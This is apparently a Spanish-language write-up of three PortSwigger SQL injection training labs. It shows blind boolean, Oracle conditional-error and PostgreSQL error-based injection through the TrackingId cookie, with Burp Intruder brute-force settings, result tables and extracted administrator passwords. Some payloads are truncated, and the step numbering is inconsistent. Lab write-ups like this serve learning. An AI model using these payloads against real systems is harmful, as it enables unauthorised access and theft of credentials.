COOKIE: TRACKINGID=QNLH78FKAPMJDJW7; SESSION=LCAWJJXC1UBZKT0CSGU2NDEFEPHINI5
SE ENVIA LA SOLICITUD AL REPEATER Y SE PRUEBAN DOS CONDICIONES PARA CONFIRMAR LA VULNERABILIDAD Y EL CANAL DE RESPUESTA:

PASO 2 CONFIRMAR EXISTENCIA DE LA TABLA USERS Y COLUMNA USERNAME
SE VERIFICA QUE LA TABLA USERS EXISTE Y QUE CONTIENE EL USUARIO ADMINISTRATOR:

```
-- CONFIRMAR TABLA USERS
TRACKINGID=QNLH78FKAPMJDJW7' AND (SELECT 'X' FROM USERS
LIMIT 1)='X'--
→ WELCOME BACK (TABLA USERS EXISTE)
-- CONFIRMAR TABLA INEXISTENTE (CASO NEGATIVO)
TRACKINGID=QNLH78FKAPMJDJW7' AND (SELECT 'X' FROM USERSX
LIMIT 1)='X'--
→ SIN WELCOME BACK (TABLA USERSX NO EXISTE)
-- CONFIRMAR USUARIO ADMINISTRATOR
TRACKINGID=QNLH78FKAPMJDJW7' AND (SELECT USERNAME FROM
USERS WHERE USERNAME='ADMINISTRATOR')='ADMINISTRATOR'--
→ WELCOME BACK (USUARIO ADMINISTRATOR EXISTE)
```

Payload inyectado	Condicion SQL	Respuesta
' and 1=1--	TRUE (1=1 siempre)	Welcome back visible
' and 1=2--	FALSE (1=2 nunca)	Sin Welcome back
' and (select 'x' from users LIMIT 1)='x'--	TRUE — tabla users existe	Welcome back visible
' and (select 'x' from usersX LIMIT 1)='x'--	FALSE — tabla no existe	Sin Welcome back
' and (select username from users where username='administrator')='administrato	TRUE — usuario existe	Welcome back visible

11 BLIND SQL INJECTION WITH CONDITIONAL RESPONSES

PASO 3 DETERMINAR LA LONGITUD DE LA CONTRASEÑA CON BURP INTRUDER (SNIPER)
SE USA BURP INTRUDER EN MODO SNIPER PARA HACER FUERZA BRUTA SOBRE LA LONGITUD
DE LA CONTRASEÑA. EL PAYLOAD NUMERICO SUSTITUYE EL VALOR 1 EN
LENGTH(PASSWORD)=1:

```
TRACKINGID=QNLH78FKAPMJDJW7' AND (SELECT USERNAME FROM USERS  
WHERE USERNAME='ADMINISTRATOR' AND LENGTH(PASSWORD)=$1$)='ADMINISTRATOR'--  
PAYLOAD TYPE: NUMBERS — SEQUENTIAL, FROM: 1, TO: 100, STEP: 1  
GREG MATCH: 'WELCOME BACK'
```

EN LOS RESULTADOS DEL INTRUDER SE FILTRA POR LA EXPRESION 'WELCOME BACK'. LA
UNICA SOLICITUD QUE DEVUELVE LA RESPUESTA CON LONGITUD 11198 BYTES (MAYOR QUE
EL RESTO DE 11137 BYTES) CORRESPONDE AL PAYLOAD 20, LO QUE CONFIRMA QUE LA
CONTRASEÑA TIENE EXACTAMENTE 20 CARACTERES.

11 BLIND SQL INJECTION

WITH CONDITIONAL

RESPONSES

PASO 4 ENUMERAR CADA CARACTER CON BURP INTRUDER (CLUSTER BOMB) CON LA LONGITUD CONFIRMADA (20 CARACTERES), SE CONFIGURA BURP INTRUDER EN MODO CLUSTER BOMB CON DOS PAYLOADS VARIABLES PARA HACER FUERZA BRUTA DE CADA POSICION Y CARACTER SIMULTANEAMENTE:

TRACKINGID=QNLH78FKAPMJDJW7' AND (SELECT SUBSTRING(PASSWORD,\$1\$,1) FROM USERS WHERE USERNAME='ADMINISTRATOR')='--

PAYLOAD 1 (POSICION): NUMBERS – SEQUENTIAL, FROM: 1, TO: 20, STEP: 1
PAYLOAD 2 (CARACTER): BRUTE FORCER – CHARSET: ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789, MIN/MAX LENGTH: 1
GREG MATCH: 'WELCOME BACK'

EL ATAQUE GENERA 20 X 36 = 720 SOLICITUDES. SE FILTRAN LOS RESULTADOS MOSTRANDO SOLO LAS QUE CONTIENEN 'WELCOME BACK' (LONGITUD 11198). CADA RESULTADO POSITIVO REVELA EL CARACTER CORRECTO DE CADA POSICION. ORDENANDO LOS RESULTADOS POR PAYLOAD 1 (POSICION NUMERICA) SE OBTIENE LA CONTRASENA COMPLETA:

Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length
20	a	200	197			11565
19	j	200	200			11565
18	f	200	195			11565
17	b	200	197			11565
16	q	200	197			11565
15	b	200	197			11565
14	d	200	210			11565
13	x	200	213			11565
12	q	200	199			11565
11	v	200	219			11565
10	f	200	199			11565
9	l	200	203			11565
8	5	200	196			11565
7	e	200	200			11565
6	j	200	206			11565
5	u	200	198			11565
4	v	200	198			11565
3	o	200	206			11565
2	e	200	202			11565
1	k	200	204			11565
20	b	200	201			11504
20	c	200	198			11504

Pos	Pos	Pos	Pos	Pos	Pos
1→k	2→e	3→o	4→v	5→u	6→j
7→e	8→5	9→l	10→f	11→v	12→q
13→x	14→d	15→b	16→q	17→b	18→f
19→j	20→a				

11 BLIND SQL INJECTION WITH CONDITIONAL RESPONSES

PASO 5 INICIAR SESION COMO ADMINISTRATOR
CON LA CONTRASEÑA EXTRAIDA CARACTER POR CARACTER SE NAVEGA AL PANEL DE LOGIN DE
LA APLICACION:

ADMINISTRATOR
CONTRASEÑA

AL HACER CLIC EN LOG IN LA APLICACION AUTENTICA AL USUARIO COMO ADMINISTRATOR Y
MUESTRA EL MENSAJE: "CONGRATULATIONS, YOU SOLVED THE LAB!".

Lab Solved



Blind SQL injection with conditional responses

[Back to lab description](#) >>

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email



12 BLIND SQL INJECTION WITH CONDITIONAL ERRORS

NIVEL: PRACTITIONER

TIPO DE SQLI

CLASIFICACION: BLIND ERROR-BASED SQL INJECTION CON ERRORES CONDICIONALES

PARAMETRO VULNERABLE: TRACKINGID (COOKIE DE RASTREO)

TRACKINGID DEL LAB: HHPMDS8U7A7WF4TH

MOTOR DE BASE DE DATOS: ORACLE — CONFIRMADO POR USO DE FROM DUAL Y SUBSTR EN LUGAR DE SUBSTRING

CANAL DE INFERENCIA: HTTP 500 INTERNAL SERVER ERROR(CONDICION TRUE) VS HTTP 200 OK(CONDICION FALSE)

HERRAMIENTA: BURP SUITE INTRUDER — SNIPER(LONGITUD) Y CLUSTER BOMB(ENUMERACION DE CARACTERES)

OBJETIVO DEL LABORATORIO

EXPLOTAR UNA VULNERABILIDAD DE BLIND SQL INJECTION EN LA COOKIE TRACKINGID DE UNA APLICACION QUE UTILIZA ORACLE COMO MOTOR DE BASE DE DATOS. A DIFERENCIA DEL LABORATORIO ANTERIOR(CONDITIONAL RESPONSES), AQUI NO EXISTE NINGUN INDICADOR VISUAL COMO 'WELCOME BACK'. EN CAMBIO, EL CANAL DE INFERENCIA ES EL CODIGO DE RESPUESTA HTTP: SI LA CONDICION INYECTADA ES TRUE, SE PROVOCA UNA DIVISION POR CERO QUE GENERA UN HTTP 500; SI ES FALSE, LA PAGINA RESPONDE NORMALMENTE CON HTTP 200. USANDO ESTA DIFERENCIA BINARIA, SE DETERMINA LA LONGITUD DE LA CONTRASEÑA DEL ADMINISTRATOR Y SE ENUMERA CARACTER POR CARACTER CON BURP SUITE INTRUDER, PARA FINALMENTE INICIAR SESION CON LAS CREDENCIALES OBTENIDAS.



12 BLIND SQL INJECTION WITH CONDITIONAL ERRORS

PASO 1 INTERCEPTAR LA SOLICITUD E IDENTIFICAR EL MOTOR ORACLE
SE ACTIVA BURP SUITE (PROXY → INTERCEPT ON) Y SE NAVEGA POR LA APLICACION. SE INTERCEPTA LA SOLICITUD Y SE IDENTIFICA LA COOKIE:

COOKIE: TRACKINGID=HHPMDS8U7A7WF4TH; SESSION=CJLIMZAZM0KQSZVCI7RV4KIEQHRYGEZJ

SE ENVIA AL REPEATER Y SE PRUEBA INYECTAR UNA COMILLA SIMPLE → ERROR. DOS COMILLAS → SIN ERROR. SE PRUEBA '||(SELECT NULL)||' → ERROR. LUEGO '||(SELECT NULL FROM DUAL)||' → SIN ERROR. ESTO CONFIRMA QUE ES ORACLE, YA QUE DUAL ES EXCLUSIVO DE ESTE MOTOR.

PASO 2 ESTABLECER LOS CASOS NORMAL Y ERROR CON CASE WHEN
SE CONSTRUYEN LOS DOS PAYLOADS DE REFERENCIA PARA ESTABLECER EL CANAL BINARIO:

Payload inyectado	Condicion	Respuesta HTTP
' (SELECT CASE WHEN (1=2) THEN to_char(1/0) ELSE NULL END FROM dual) '	FALSE — no divide por cero	200 OK — pagina normal
' (SELECT CASE WHEN (1=1) THEN to_char(1/0) ELSE NULL END FROM dual) '	TRUE — ejecuta 1/0	500 Internal Server Error
' (SELECT username password FROM users WHERE rownum=1) '	Valida tabla users	200 OK — tabla existe
' (SELECT CASE WHEN (1=1) THEN to_char(1/0) ELSE NULL END FROM users WHERE username='administrator') '	TRUE y usuario existe	500 Error — usuario confirmado

PASO 3 CONFIRMAR TABLA USERS Y USUARIO ADMINISTRATOR
SE VERIFICA QUE LA TABLA USERS EXISTE Y QUE CONTIENE EL USUARIO ADMINISTRATOR USANDO LA SINTAXIS ORACLE CON ROWNUM=1(EQUIVALENTE A LIMIT 1 EN POSTGRESQL):

— CONFIRMAR TABLA USERS Y COLUMNAS (HTTP 200 = EXISTE)
'||(SELECT USERNAME||PASSWORD FROM USERS WHERE ROWNUM=1)||'

— CONFIRMAR USUARIO ADMINISTRATOR CON DIVISION POR CERO CONDICIONAL (HTTP 500 = EXISTE)
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE NULL END FROM USERS WHERE USERNAME='ADMINISTRATOR')||'

Filter by search term

☐ Regex

☐ Case sensitive

☐ Negative search

Filter by status code

☐ 2xx [success]

☐ 3xx [redirection]

☐ 4xx [request error]

☒ 5xx [server error]

Filter by annotation

☐ Show only commented items

☐ Show only highlighted items

Show all

Hide all

Revert changes

Cancel

Apply

12 BLIND SQL INJECTION WITH CONDITIONAL ERRORS

DETERMINAR LA LONGITUD DE LA CONTRASEÑA CON INTRUDER SNIPER
SE USA BURP INTRUDER EN MODO SNIPER PARA ITERAR SOBRE LA LONGITUD DE LA CONTRASEÑA.
EL INDICADOR ES HTTP 500 CUANDO LENGTH(PASSWORD) COINCIDE EXACTAMENTE:

```
COOKIE: TRACKINGID=HHPMDS8U7A7WF4TH'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0)
ELSE NULL END FROM USERS WHERE USERNAME='ADMINISTRATOR'
AND LENGTH(PASSWORD)=$1$)||'
```

PAYLOAD TYPE: NUMBERS — SEQUENTIAL, FROM: 1, TO: 50, STEP: 1
FILTRO EN RESULTADOS: MOSTRAR SOLO HTTP 500 (5XX SERVER ERROR)

Payload	Status code	Response received	Error	Timeout	Length
6	500	196			2457
7	500	195			2457
8	500	195			2457
9	500	205			2457
10	500	196			2457
11	500	193			2457
12	500	194			2457
13	500	193			2457
14	500	195			2457
15	500	198			2457
16	500	209			2457
17	500	195			2457
18	500	198			2457
19	500	217			2457
20	200	200			11537
21	200	198			11537
22	200	196			11537

PASO 5 ENUMERAR CADA CARACTER CON INTRUDER CLUSTER BOMB
CON 20 CARACTERES CONFIRMADOS, SE CONFIGURA CLUSTER BOMB CON DOS POSICIONES VARIABLES: POSICION DEL CARACTER Y CARACTER
CANDIDATO. EN ORACLE SE USA SUBSTR EN LUGAR DE SUBSTRING:

```
COOKIE: TRACKINGID=HHPMDS8U7A7WF4TH||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0)
ELSE NULL END FROM USERS WHERE USERNAME='ADMINISTRATOR'
AND SUBSTR(PASSWORD
```

PAYLOAD 1(POSICION): NUMBERS — SEQUENTIAL, FROM: 1, TO: 20, STEP: 1
PAYLOAD 2(CARACTER): BRUTE FORCER — CHARSET: ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
MIN LENGTH: 1, MAX LENGTH: 1
FILTRO: MOSTRAR SOLO HTTP 500 (5XX SERVER ERROR)

PASO 6 INICIAR SESION COMO ADMINISTRATOR
CON LA CONTRASEÑA EXTRAIDA CARACTER POR CARACTER SE NAVEGA AL PANEL DE LOGIN:

USUARIO: ADMINISTRATOR
CONTRASEÑA: 3BK8BDCHXUBQFT2TGSXR

Lab Solved



Blind SQL injection with conditional errors

[Back to lab description](#) >>

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#)

[Home](#) | [My account](#) | [Logout](#)

My Account

Your username is: administrator

Email

Update email



13

VISIBLE ERROR-BASED SQL INJECTION

Lab: Visible error-based SQL injection

PRACTITIONER



LAB

Not solved



This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, find a way to leak the password for the `administrator` user, then log in to their account.



ACCESS THE LAB

OBJETIVO DEL LABORATORIO

EXPLOTAR UNA VULNERABILIDAD DE INYECCIÓN SQL PRESENTE EN EL PARÁMETRO TRACKINGID DE LA COOKIE DE RASTREO. LA APLICACIÓN EJECUTA LA CONSULTA SIN SANITIZAR LA ENTRADA DEL USUARIO Y, AUNQUE LOS RESULTADOS NO SE MUESTRAN DIRECTAMENTE, LOS MENSAJES DE ERROR DE LA BASE DE DATOS SON VISIBLES EN LA RESPUESTA HTTP. EL OBJETIVO ES FORZAR ERRORES INTENCIONADOS QUE REVELEN LA CONTRASEÑA DEL USUARIO ADMINISTRATOR ALMACENADA EN LA TABLA USERS, E INICIAR SESIÓN CON DICHA CUENTA PARA RESOLVER EL LABORATORIO.

EXPLICACIÓN TÉCNICA DE LA VULNERABILIDAD

LA APLICACIÓN UTILIZA UNA COOKIE DE SEGUIMIENTO LLAMADA TRACKINGID PARA REGISTRAR ANALÍTICAS DE NAVEGACIÓN. INTERNAMENTE, CONSTRUYE UNA CONSULTA SQL DE LA FORMA:

```
SELECT * FROM TRACKING WHERE ID = '<VALOR_DE_LA_COOKIE>'
```

EL VALOR DE LA COOKIE SE CONCATENA DIRECTAMENTE EN LA CONSULTA SIN NINGÚN TIPO DE SANITIZACIÓN, PARAMETRIZACIÓN NI USO DE PREPARED STATEMENTS, LO QUE PERMITE A UN ATACANTE ROMPER LA LÓGICA SQL ORIGINAL E INYECTAR CÓDIGO ARBITRARIO.

EN ESTE CASO CONCRETO, LOS RESULTADOS DE LA CONSULTA NO SE REFLEJAN EN LA RESPUESTA DE LA APLICACIÓN (NON-REFLECTIVE), SIN EMBARGO LOS MENSAJES DE ERROR GENERADOS POR POSTGRESQL SÍ SON VISIBLES EN EL CUERPO DE LA RESPUESTA HTTP, LO QUE HABILITA LA TÉCNICA ERROR-BASED SQLI. ESTA TÉCNICA CONSISTE EN PROVOCAR INTENCIONALMENTE ERRORES DE TIPO O DE CONVERSIÓN DE DATOS (POR EJEMPLO, FORZAR UN CAST DE TEXTO A ENTERO), DE MODO QUE EL MOTOR DE BASE DE DATOS INCLUYA EL VALOR REAL DEL DATO DENTRO DEL PROPIO MENSAJE DE ERROR, FILTRANDO ASÍ INFORMACIÓN SENSIBLE AL ATACANTE.

13

VISIBLE ERROR-BASED SQL INJECTION



PASO 1 INTERCEPTAR LA SOLICITUD CON BURP SUITE

SE ACCEDE AL LABORATORIO Y SE ACTIVA LA INTERCEPCIÓN EN BURP SUITE (PROXY → INTERCEPT ON). AL NAVEGAR POR LA APLICACIÓN SE CAPTURA UNA SOLICITUD GET / HTTP/2 DIRIGIDA AL HOST DEL LABORATORIO. EN LA CABECERA COOKIE SE IDENTIFICA EL PARÁMETRO VULNERABLE:

```
COOKIE: TRACKINGID=ATBIRQRJZUKF2AJP; SESSION=QKYFANJFUXSF0KITKYQMTZLFBV45S5DOM
```

LA SOLICITUD SE ENVÍA AL REPEATER (CTRL+R) PARA PODER MODIFICAR Y REENVIAR EL PAYLOAD DE FORMA CONTROLADA.

PASO 2 CONFIRMAR LA VULNERABILIDAD Y EL MOTOR DE BASE DE DATOS

SE MODIFICA EL VALOR DEL TRACKINGID INYECTANDO EL SIGUIENTE PAYLOAD DE PRUEBA:

```
TRACKINGID=ATBIRQRJZUKF2AJP' AND CAST((SELECT 1) AS INT) --
```

LA APLICACIÓN DEVUELVE EL ERROR VISIBLE:

```
ERROR: ARGUMENT OF AND MUST BE TYPE BOOLEAN, NOT TYPE INTEGER POSITION: 63
```

ESTE ERROR CONFIRMA DOS COSAS: (1) EL PARÁMETRO ES INYECTABLE, Y (2) EL MOTOR DE BASE DE DATOS ES POSTGRESQL, YA QUE EL MENSAJE CORRESPONDE A SU SINTAXIS CARACTERÍSTICA. EL OPERADOR AND ESPERA UN BOOLEANO PERO RECIBE UN ENTERO, LO QUE GENERA EL ERROR.

PASO 3 – EXTRAER NOMBRES DE USUARIO DE LA TABLA USERS:
SE REFINA EL PAYLOAD PARA INTENTAR EXTRAER DATOS DE LA TABLA
USERS MEDIANTE UN CAST:


ATBIRQRJZUKF2AJP' AND 1=CAST((SELECT USERNAME FROM USERS) AS
INT) --

LA APLICACIÓN RESPONDE CON EL ERROR: UNTERMINATED STRING
LITERAL STARTED AT POSITION 95 IN SQL SELECT * FROM TRACKING
WHERE ID = 'ATBIRQRJZUKF2AJP' AND 1=CAST((SELECT USERNAME
FROM USERS) AS'. EXPECTED CHAR

ESTE ERROR ES VALIOSO PORQUE EXPONE LA CONSULTA SQL INTERNA
COMPLETA, CONFIRMANDO LA ESTRUCTURA DE LA QUERY ORIGINAL:
SELECT * FROM TRACKING WHERE ID = '...'. ADEMÁS INDICA QUE
EL CAST NO PUEDE COMPLETARSE PORQUE EL RESULTADO ES DE TIPO
TEXTO (VARCHAR), NO ENTERO, LO QUE GUÍA AL ATACANTE A
AJUSTAR EL PAYLOAD PARA FORZAR LA FUGA DE DATOS A TRAVÉS DEL
MENSAJE DE ERROR.

13

VISIBLE ERROR-BASED SQL INJECTION



13

VISIBLE ERROR-BASED SQL INJECTION



PASO 4 – EXTRAER LA CONTRASEÑA DEL USUARIO ADMINISTRATOR:


SE AJUSTA EL PAYLOAD ELIMINANDO EL VALOR ORIGINAL DEL TRACKINGID Y UTILIZANDO DIRECTAMENTE:

```
' AND 1=CAST((SELECT PASSWORD FROM USERS LIMIT 1) AS INT) --
```

AL INTENTAR CONVERTIR EL VALOR DE TIPO TEXTO (VARCHAR) DE LA COLUMNA PASSWORD A ENTERO, POSTGRESQL GENERA EL SIGUIENTE ERROR: ERROR: INVALID INPUT SYNTAX FOR TYPE INTEGER: "RPZ683F7CY82C2H4L2P4" LA BASE DE DATOS REVELA LA CONTRASEÑA COMPLETA DEL PRIMER USUARIO DENTRO DEL PROPIO MENSAJE DE ERROR. SE UTILIZA LIMIT 1 PARA ASEGURAR QUE LA SUBCONSULTA DEVUELVA UN ÚNICO VALOR Y NO GENERE UN ERROR DE MÚLTIPLES FILAS. LA CONTRASEÑA OBTENIDA ES:
RPZ683F7CY82C2H4L2P4

```
3 Cookie: TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1)
  AS INT) --; session=qkYFanjFuxSf0KITKyQmtzLfv45s5doM
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0)
  Gecko/20100101 Firefox/123.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,*/*;q=0.8
6 Accept-Language: en-GB,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: cross-site
3 Sec-Fetch-User: ?1
4 Te: trailers
```

13 VISIBLE ERROR-BASED SQL INJECTION



Login

Username
administrator

Password
.....

